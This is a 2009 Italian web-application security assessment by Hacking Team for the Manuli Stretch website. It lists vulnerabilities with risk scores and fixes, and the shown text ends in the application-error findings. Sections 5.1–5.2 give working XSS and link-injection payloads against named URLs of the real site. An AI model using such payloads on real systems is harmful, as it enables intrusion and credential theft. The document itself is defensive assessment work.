Manuli Stretch S.p.A.

Security Assessment

(Applicazione web http://www.manulistretch.it)

Hacking Team S.r.l.	http://www.hackingteam.it
Via della Moscova, 13 *20121 MILANO (MI) - Italy*	info@hackingteam.it
Tel. +39.02.29060603	*Fax +39.02.63118946*

Revision history		
Versione	Data	Cambiamenti
1.0	14/09/2009	Prima versione

INFORMATION	
Data di rilascio	14/09/2009
Versione	1.0
Tipo di documento	Assessment
Pagine	27
Autori	Luca Filippi Enrico Luzzani Antonio Mazzeo
Approvato da	Roberto Banfi
N. allegati	-

INDICE

1 Sintesi tecnica....5
2 Introduzione....9
2.1 Scopo....9
2.2 Output del lavoro....9
2.3 Vincoli e limiti del lavoro svolto....9
2.4 Perimetro del lavoro....9
3 Metodologia di test....11
3.1 Attività eseguite....11
3.2 Tools utilizzati....12
4 Vulnerabilità riscontrate....13
4.1 V01 – Cross-site scripting....13
4.1.1 Descrizione....13
4.1.2 Soluzione....13
4.2 V02 – Link injection....13
4.2.1 Description....13
4.2.2 Soluzione....14
4.3 V03 – Application error....14
4.3.1 Descrizione....14
4.3.2 Soluzione....14
4.4 V04 – Divulgazione di informazioni....14
4.4.1 Descrizione....14
4.4.2 Soluzione....15
4.5 V05 – Directory nascoste....15
4.5.1 Descrizione....15
4.5.2 Soluzione....15
4.6 V06 – SQL injection....15
4.6.1 Descrizione....15
4.6.2 Soluzione....15
4.7 V07 - Credenziali di login passate in chiaro....16
4.7.1 Descrizione....16
4.7.2 Soluzione....16
5 Penetration Test Applicativo....17
5.1 V01 – Cross-site scripting....17
5.2 V02 – Link injection....18

5.3 V03 – Application error....19
5.4 V04 – Divulgazione di informazioni....20
5.5 V05 – Directory nascoste....21
5.6 V06 – SQL injection....22
5.7 V07 – Credenziali di login passate in chiaro....26
6 Conclusioni....27

Indice figure

Figura 1 - Stato globale dei sistemi....6
Figura 2 - Grafico skill-effort stimati....8
Figura 3 - Macro-attività effettuate....11
Figura 4 - Cross-site scripting....18
Figura 5 - Link injection....19
Figura 6 - Application error....20
Figura 7 - Statistiche di accesso al sito web....21
Figura 8 - SQL injection....24
Figura 9 - Scheda tecnica....24
Figura 10 - Pannello di amministrazione delle News....25

Indice delle tabelle

Tabella 1 - Vulnerabilità, impatti e rischi....7
Tabella 2 - Soluzioni raccomandate e sforzo richiesto....7
Tabella 3 - Vulnerabilità e score CVSSv2 per sistema....8
Tabella 4 – Le reti e gli IP target dell'analisi di sicurezza....10
Tabella 5 - URL cross-site scripting....17
Tabella 6 - URL link injection....18
Tabella 7 - URL Application error....19
Tabella 8 - URL Directory nascoste....22
Tabella 9 - URL SQL injection....22
Tabella 10 - Tabelle e campi trovati....23
Tabella 11 - Utenze contenute in tdsUsers....23
Tabella 12 - Utenze contenute in adminUsers....23
Tabella 13 - URL Credenziali di login passate in chiaro....26

1 Sintesi tecnica

Il presente documento descrive le attività di vulnerability assessment effettuato sull'applicativo http://www.manulistretch.it di proprietà di Manuli Stretch S.p.A.
L'approccio seguito per l'effettuazione dei test è stato di tipo black box: l'assessment dell'applicazione web si è infatti svolto senza utilizzare credenziali.
Tutta l'attività è stata svolta su sistemi di produzione. Per questo motivo tutti i test effettuati sono stati selezionati, sia per tipologia che per modalità di esecuzione, in modo da non creare disservizi la cui risoluzione potesse risultare eccessivamente difficoltosa.

Complessivamente l'attività è consistita in:

- Analisi del sito http://www.manulistretch.it

I sistemi sono stati identificati globalmente come e*ffettivamente compromessi, potenzialmente compromessi, insicuri e sicuri:*

- i sistemi *effettivamente compromessi* sono quelli in cui sono state scoperte delle vulnerabilità ed una di esse è stata sfruttata per penetrare nel sistema o per alterarne la logica di funzionamento
- se invece è stata identificata una vulnerabilità già sfruttata con successo su un altro sistema ma non su quello in esame, o una vulnerabilità sfruttabile in modo semplice ma si è deciso di non utilizzarla per salvaguardare l'integrità del sistema o per altri motivi, lo si è classificato semplicemente come *potenzialmente compromesso*
- i sistemi *insicuri* sono quelli che potrebbero più o meno facilmente venire compromessi da un attaccante
- i sistemi *sicuri* sono quelli per cui non sono state rilevate delle vulnerabilità o solo vulnerabilità lievi durante i test.

Sul sito sono state rilevate diverse vulnerabilità, ma l'unica di una certa rilevanza è la possibilità di effettuare attacchi di tipo SQL injection.
Questa vulnerabilità è stata sfruttata per ottenere le credenziali di login a diverse aree del sito. Quasi certamente potrebbe essere possibile utilizzarla per modificare i dati contenuti in diverse tabelle, ma si è scelto di non verificare questa ipotesi per non causare disservizi al sito in esame.
Sono anche presenti vulnerabilità di tipo *cross-site scripting*, *link injection* e alcune vulnerabilità minori.
Pertanto **il livello globale di rischio dell'applicazione web testata va considerato come medio-alto.**

Pertanto, il risultato dell'assessment mostra come risultato uno stato di sicurezza globalmente riassumibile in:

- **insufficiente per il sito www.manulistretch.it**

Le principali classi di vulnerabilità riscontrate sono le seguenti:

- Mancata validazione dei dati ricevuti in ingresso

Queste vulnerabilità hanno causato il verificarsi delle seguenti tipologie di problemi:

- Ottenimento di credenziali di accesso alle zone riservate del sito, compresa la pagina di amministrazione delle News e possibilità di modifica delle stesse.
- Possibilità di attacchi di tipo *cross-site scripting* e *link injection*.

Il seguente grafico mostra la classificazione rilevata:

Figura 1 - Stato globale dei sistemi

La seguente tabella sintetizza le vulnerabilità riscontrate, mostra le principali conseguenze, lo skill di un eventuale attaccante necessario per sfruttare ciascuna vulnerabilità ed il livello di rischio associato, valutato da noi sulla base dell'impatto nei sistemi in cui è presente (qualora presente in più sistemi si indica il rischio

più elevato):

Nr.	Tipo di vulnerabilità	Impatto	Skill necessario	Rischio
V01	*Cross-site scripting*	E' possibile effettuare attacchi di tipo cross-site scripting	Basso	Medio
V02	*Link injection*	E' possibile effettuare attacchi di tipo link injection	Basso	Medio
V03	*Application error*	E' possibile provocare errori applicativi	Basso	Basso
V04	Divulgazione di informazioni	E' possibile ottenere una lista di directory dal file robots.txt	Basso	Basso
V05	Directory nascoste	Sono state rilevate alcune directory nascoste	Basso	Basso
V06	SQL injection	E' possibile eseguire query SQL arbitrarie	Medio	Alto
V07	Credenziali di login passate in chiaro	Le credenziali di login vengono trasmesse tramite un protocollo non cifrato	Alto	Medio

Tabella 1 - Vulnerabilità, impatti e rischi

La seguente tabella mostra le azioni raccomandate da intraprendere per eliminare le vulnerabilità riscontrate (incrementando così il livello di sicurezza globale) e lo sforzo stimato per la loro implementazione:

Nr.	Tipo di vulnerabilità	Soluzione raccomandata	Sforzo richiesto
V01	*Cross-site scripting*	Filtrare i caratteri ricevuti in input dal client	Medio
V02	*Link injection*	Filtrare i caratteri ricevuti in input dal client	Medio
V03	*Application error*	Filtrare i caratteri ricevuti in input dal client	Medio
V04	Divulgazione di informazioni	Non usare il file robots.txt, o utilizzare caratteri jolly nello stesso	Basso
V05	Directory nascoste	Rispondere con un codice “404 – not found”	Basso
V06	SQL injection	Filtrare i caratteri ricevuti in input dal client	Medio
V07	Credenziali di login passate in chiaro	Trasmettere le credenziali di login via HTTPS	Medio

Tabella 2 - Soluzioni raccomandate e sforzo richiesto

La tabella seguente riassume le vulnerabilità pesate secondo CVSSv2 e secondo la nostra classificazione di rischiosità sistema per sistema:

Indirizzo IP/URL	Somma vulner. CVSSv2	Somma num. vulner.	Media vulner.	Num. vulnerabilità		
				High	Medium	Low
http://www.manulistretch.it	36.8	7	5.26	1	3	3

Tabella 3 - Vulnerabilità e score CVSSv2 per sistema

Il grafico seguente schematizza il livello di rischio di ciascuna vulnerabilità (la cui gravità è indicata in base al colore: verde per le vulnerabilità con basso rischio, giallo per quelle a rischio medio e rosso per quelle con rischio alto), lo skill necessario per sfruttarla e lo sforzo stimato per implementare una possibile soluzione al problema:



Figura 2 - Grafico skill-effort stimati

2 Introduzione

2.1 Scopo

Le attività sono state effettuate al fine di valutare il livello di sicurezza dell'applicativo www.manulistretch.it, identificando le possibili minacce associate alle vulnerabilità individuate.
Tutti i test di sicurezza sono stati realizzati da remoto.
Le attività sono state condotte seguendo un approccio tradizionale, tenendo in considerazione tutti quegli accorgimenti idonei all'effettiva esaustività del controllo di sicurezza e senza testare invasivamente il livello di servizio offerto dal sistema di difesa esistente.

2.2 Output del lavoro

Il presente documento contiene i risultati dell'analisi della sicurezza ed è strutturato nelle seguenti sezioni:

- Sintesi tecnica
- Metodologia seguita
- Descrizione delle vulnerabilità riscontrate e suggerimenti per la loro eliminazione
- Analisi di 1 applicazione web.

2.3 Vincoli e limiti del lavoro svolto

I vincoli che hanno limitato l'attività di analisi della sicurezza si possono sintetizzare nei seguenti punti:

- Non sono state effettuate attività DoS (Denial of Service) perché tutta l'attività è stata svolta su sistemi di produzione o comunque in uso
- Non sono stati effettuati gli attacchi che avrebbero potuto compromettere la stabilità dei sistemi o l'integrità dei dati in essi contenuti
- Non sono state effettuate modifiche ai campi dei database o a dati di qualsiasi tipo.

Per quanto riguarda l'effettivo sfruttamento delle vulnerabilità, sono state svolte le seguenti attività, a titolo di evidenza delle eventuali debolezze riscontrate:

- Reperimento di eventuali dati, utilizzabili sia per il proseguimento dell'analisi di sicurezza, sia per dare evidenza delle verifiche effettuate
- Creazione di screenshot durante le attività di test per fornire evidenza dei risultati ottenuti.

2.4 Perimetro del lavoro

Gli indirizzi IP e le URL che sono stati oggetto di attività sono elencati nella seguente tabella:

Indirizzo IP pubblico	*URL corrispondenti per il sito web pubblico*
62.149.230.105	http://www.manulistretch.it

Tabella 4 – Le reti e gli IP *target* dell'analisi di sicurezza

Lo scenario di attacco simulato è stato il seguente:

- PC di Hacking Team presso la sede di Hacking Team

3 Metodologia di test

Questo capitolo illustra brevemente le modalità con cui sono stati effettuati i test ed i tool principali che sono stati utilizzati durante l'assessment.

3.1 Attività eseguite

Le attività di verifica sono state condotte utilizzando tecniche di attacco allo stato dell'arte e seguendo un approccio metodologico di tipo manuale e/o automatico, a seconda delle singole attività.
La fase di test è una sintesi del cosiddetto Open-Source Security Testing Methodology Manual (OSSTMM), dell'Open Web Application Security Project (OWASP) e delle procedure interne testate da Hacking Team nel corso degli anni.
Tipicamente gli approcci possibili sono i seguenti:

- Modalità manuale
- Modalità automatica (utilizzo di vari tool di verifica)
- Modalità automatica combinata con interventi manuali. In questo caso alcuni strumenti automatici assistono il *tester*, nell'implementazione di uno scenario di attacco complesso.

La sequenza di macro-attività effettuate è descritta nella seguente figura:



Figura 3 - Macro-attività effettuate

3.2 Tools utilizzati

Gli strumenti di *vulnerability assessment* utilizzati sono i seguenti:

- ***Network discovery tools:*** strumenti e comandi che permettono di stabilire una probabile configurazione di rete a livello topologico ed architetturale. Sono stati utilizzati whois, traceroute, hping, tcptraceroute.
- ***Network mapping tools:*** *tools* che eseguono una scansione di singoli sistemi oppure intere reti al fine di determinarne le porte aperte, le applicazioni che sono in ascolto su quelle porte, il tipo e la versione probabile del sistema operativo, ecc. ecc. Durante questo progetto il *tool* utilizzato è stato nmap.
- ***Web application tools:*** strumenti che permettono di verificare in modo automatico o semi-automatico il grado di sicurezza degli applicativi web ed il grado di sicurezza tra l'interfaccia web messa a disposizione dell'utente ed i back-end contenenti i dati. Sono stati utilizzati nikto ed Appscan.
- ***Monitor HTTP:*** strumenti che permettono di analizzare/modificare le richieste e le risposte HTTP effettuate dal browser. E' stato utilizzato IE HTTP Analyzer.
- ***Web traffic intercepting proxies:*** strumenti che permetttono di intercettare e modificare il traffico HTTP in transito. Sono stati utilizzati Paros e Webscarab.

4 Vulnerabilità riscontrate

In questo capitolo verranno elencate nei dettagli le vulnerabilità principali riscontrate e le soluzioni proposte.

4.1 V01 – Cross-site scripting

4.1.1 Descrizione

CVE: n.d

Nessus ID: n.d

CVSS Base Score 5 (AV:N/AC:L/Au:N/C:P/I:N/A:N)

La non corretta validazione di parametri inseriti dall'utente permette di sfruttare il campo affetto dal problema per iniettare del codice pericoloso all'interno di una pagina web.

Questo potrebbe permettere ad un attaccante di iniettare codice javascript all'interno di una pagina e, convincendo un utente a visitare la stessa, far eseguire script arbitrari al browser dell'utente, per esempio falsificando la pagina di login per rubargli le credenziali.

Questo tipo di attacchi è definito di tipo "*client-side*" perché, pur sfruttando una vulnerabilità del server web, colpisce i browser degli utenti.

4.1.2 Soluzione

Modificare i sorgenti delle pagine vulnerabili in modo da filtrare i caratteri non previsti che permettono la creazione di Cross-Site Script.

4.2 V02 – Link injection

4.2.1 Description

CVE: n.d.

Nessus ID: n.d.

CVSS Base Score 5 (AV:N/AC:L/Au:N/C:P/I:N/A:N)

Un attacco di tipo link injection consiste nella modifica temporanea di un sito web inserendo in esso un URL ad un sito esterno.

E' importante sottolineare che il contenuto del sito in sé non viene modificato: è il browser dell'utente che visualizza un sito differente. Si tratta pertanto di un attacco di tipo *client-side*, sfruttabile tramite meccanismi quali il *phishing*.

4.2.2 Soluzione

Per eliminare questa vulnerabilità è necessario validare correttamente i dati ricevuti in ingresso dall'utente, filtrando eventuali caratteri speciali.

4.3 V03 – Application error

4.3.1 Descrizione

CVE: n.d.

Nessus ID: n.d.

CVSS Base Score 5 (AV:N/AC:L/Au:N/C:P/I:N/A:N)

Sebbene non si tratti di una vera e propria vulnerabilità, un errore applicativo indica che l'applicazione ha raggiunto uno stato imprevisto in fase di sviluppo e non è riuscita a gestirlo. Questo, oltre a risultare in un disservizio temporaneo per l'utente, potrebbe permettere ad un attaccante di sfruttare lo stato di instabilità per aggirare i meccanismi di sicurezza.

Un errore applicativo potrebbe anche essere indice di mancata validazione di parametri di input.

4.3.2 Soluzione

La soluzione va analizzata caso per caso ma in generale è necessario correggere l'applicazione a livello di codice, per eliminare il *bug* che causa l'errore.

4.4 V04 – Divulgazione di informazioni

4.4.1 Descrizione

CVE: n.d.

Nessus ID: n.d.

CVSS Base Score 5 (AV:N/AC:L/Au:N/C:P/I:N/A:N)

Questa vulnerabilità comprende una vasta serie di casi anche diversi tra loro ma in tutti questi casi l'effetto comune consiste nel fatto che l'attaccante è in grado di accedere ad informazioni a cui non dovrebbe normalmente avere accesso. Spesso questa vulnerabilità è una conseguenza di altre.

La vulnerabilità delle NULL session per esempio potrebbe esser vista come una vulnerabilità di questo tipo poiché l'effetto della sua presenza è quello che l'attaccante ha accesso ad informazioni che non dovrebbe conoscere.

Nel dettaglio, le vulnerabilità sono le seguenti:

- Presenza del file robots.txt
- Informazioni sulla presenza di alcune directory

4.4.2 Soluzione

Non usare il file robots.txt o, se assolutamente necessario, utilizzare nomi parziali e caratteri jolly nel file stesso, in modo da non rivelare ad un attaccante il nome esatto delle directory.

4.5 V05 – Directory nascoste

4.5.1 Descrizione

CVE: n.d.

Nessus ID: n.d.

CVSS Base Score 5 (AV:N/AC:L/Au:N/C:P/I:N/A:N)

L'applicazione web espone la presenza di alcune directory nascoste. Anche se non è stato possibile accedere ai file in esse contenuti, questa informazione può aiutare un attaccante in attacchi successivi. Ad esempio, conoscere il nome della directory può permettere di indovinare il nome di file correlati, potenzialmente accessibili.

4.5.2 Soluzione

Rispondere alle richieste per le directory nascoste con un codice "404 – Not Found" o rimuovere le directory se non utilizzate.

4.6 V06 – SQL injection

4.6.1 Descrizione

CVE: n.d

Nessus ID: n.d

CVSS Base Score 6.8 (AV:N/AC:M/Au:N/C:P/I:P/A:P)

Alcune pagine sono risultate vulnerabili ad attacchi di tipo SQL injection.

Un attacco di tipo SQL injection consiste nell'alterazione di una query sul database di back-end tramite l'inserimento di caratteri speciali all'interno di form sul front-end, in questo caso le pagine web.

Nel caso specifico è stato possibile sfruttare questa vulnerabilità per visualizzare alcuni dati sensibili, quali le credenziali di login per l'area riservata del sito e per la pagina di amministrazione delle news.

4.6.2 Soluzione

Effettuare la validazione lato server dei dati ricevuti in input dall'utente.

4.7 V07 - Credenziali di login passate in chiaro

4.7.1 Descrizione

CVE: n.d

Nessus ID: n.d

CVSS Base Score 5 (AV:N/AC:L/Au:N/C:P/I:N/A:N)

Le credenziali di login vengono trasmesse tramite un protocollo in chiaro. Questo vuol dire che un attaccante in grado di intercettare il traffico di rete può visualizzarle.

4.7.2 Soluzione

Trasmettere le credenziali via HTTPS e non via HTTP.

5 Penetration Test Applicativo

Di seguito la descrizione dettagliata delle vulnerabilità rilevate.

5.1 V01 – Cross-site scripting

Le seguenti URL ed i parametri indicati sono risultati vulnerabili ad attacchi di tipo cross-site scripting.

URL	Parametri vulnerabili
http://www.manulistretch.it/CFIDE/componentutils/cfcexplorer.cfc	path=/cfide/adminapi/administrator.cfctestt%22%3E%3C%00script%3Ealert%2831976%29%3C%2Fscript%3E
http://www.manulistretch.it/de/0207n.cfm	id=0067%3ciframe%20src%3djavascript%3aalert(184501)%3e
http://www.manulistretch.it/de/products/tds/tdsNDX.cfm	id=0067%3ciframe%20src%3djavascript%3aalert(184501)%3e
http://www.manulistretch.it/en/0207n.cfm	id=0067%3ciframe%20src%3djavascript%3aalert(184501)%3e
http://www.manulistretch.it/es/0207n.cfm	id=0067%3ciframe%20src%3djavascript%3aalert(184501)%3e
http://www.manulistretch.it/es/products/tds/tdsNDX.cfm	id=0067%3ciframe%20src%3djavascript%3aalert(184501)%3e
http://www.manulistretch.it/fr/0207n.cfm	id=0067%3ciframe%20src%3djavascript%3aalert(184501)%3e
http://www.manulistretch.it/fr/products/tds/tdsNDX.cfm	id=0067%3ciframe%20src%3djavascript%3aalert(184501)%3e
http://www.manulistretch.it/it/0207n.cfm	config=%3Cscript%3Ealert(%27Test%20XSS%27)%3C/script%3E

Tabella 5 - URL cross-site scripting

Di seguito viene riportata un'immagine a titolo di evidenza.



Figura 4 - Cross-site scripting

5.2 *V02 – Link injection*

Le seguenti URL e i parametri indicati sono risultati vulnerabili ad un attacco di di tipo link injection:

URL	Parametri vulnerabili
http://www.manulistretch.it/de/0207n.cfm	id=0071"><img %20src="http://www.hackingteam.it/img/logo.gif">
http://www.manulistretch.it/de/products/tds/tdsNDX.cfm	id='"><IMG%20SRC="/WF_XSRF.html">
http://www.manulistretch.it/en/0207n.cfm	id='"><IMG%20SRC="/WF_XSRF.html">
http://www.manulistretch.it/es/0207n.cfm	id='"><IMG%20SRC="/WF_XSRF.html">
http://www.manulistretch.it/es/products/tds/tdsNDX.cfm	id='"><IMG%20SRC="/WF_XSRF.html">
http://www.manulistretch.it/fr/0207n.cfm	id='"><IMG%20SRC="/WF_XSRF.html">
http://www.manulistretch.it/fr/products/tds/tdsNDX.cfm	id='"><IMG%20SRC="/WF_XSRF.html">
http://www.manulistretch.it/it/0207n.cfm	id='"><IMG%20SRC="/WF_XSRF.html">

Tabella 6 - URL link injection

Di seguito è riportata un'immagine a titolo di evidenza:



Figura 5 - Link injection

5.3 *V03 – Application error*

Le seguenti URL e i parametri indicati danno come risultato un errore applicativo

URL	Parametri vulnerabili
http://www.manulistretch.it/de/products/tds/tdsNDX.cfm	id=0067XYZ
http://www.manulistretch.it/en/0207n.cfm	id=0067XYZ
http://www.manulistretch.it/es/0207n.cfm	id=0067XYZ
http://www.manulistretch.it/es/products/tds/tdsNDX.cfm	id=0067XYZ
http://www.manulistretch.it/fr/0207n.cfm	id=0067XYZ
http://www.manulistretch.it/fr/products/tds/tdsNDX.cfm	id=0067XYZ
http://www.manulistretch.it/it/0207n.cfm	id=0067XYZ
http://www.manulistretch.it/photobook/rich.cfm	Parametri rimossi: telefono, Nome, email, Cognome, AziendaDivisione

Tabella 7 - URL Application error

Di seguito viene riportata un'immagine a titolo di evidenza.

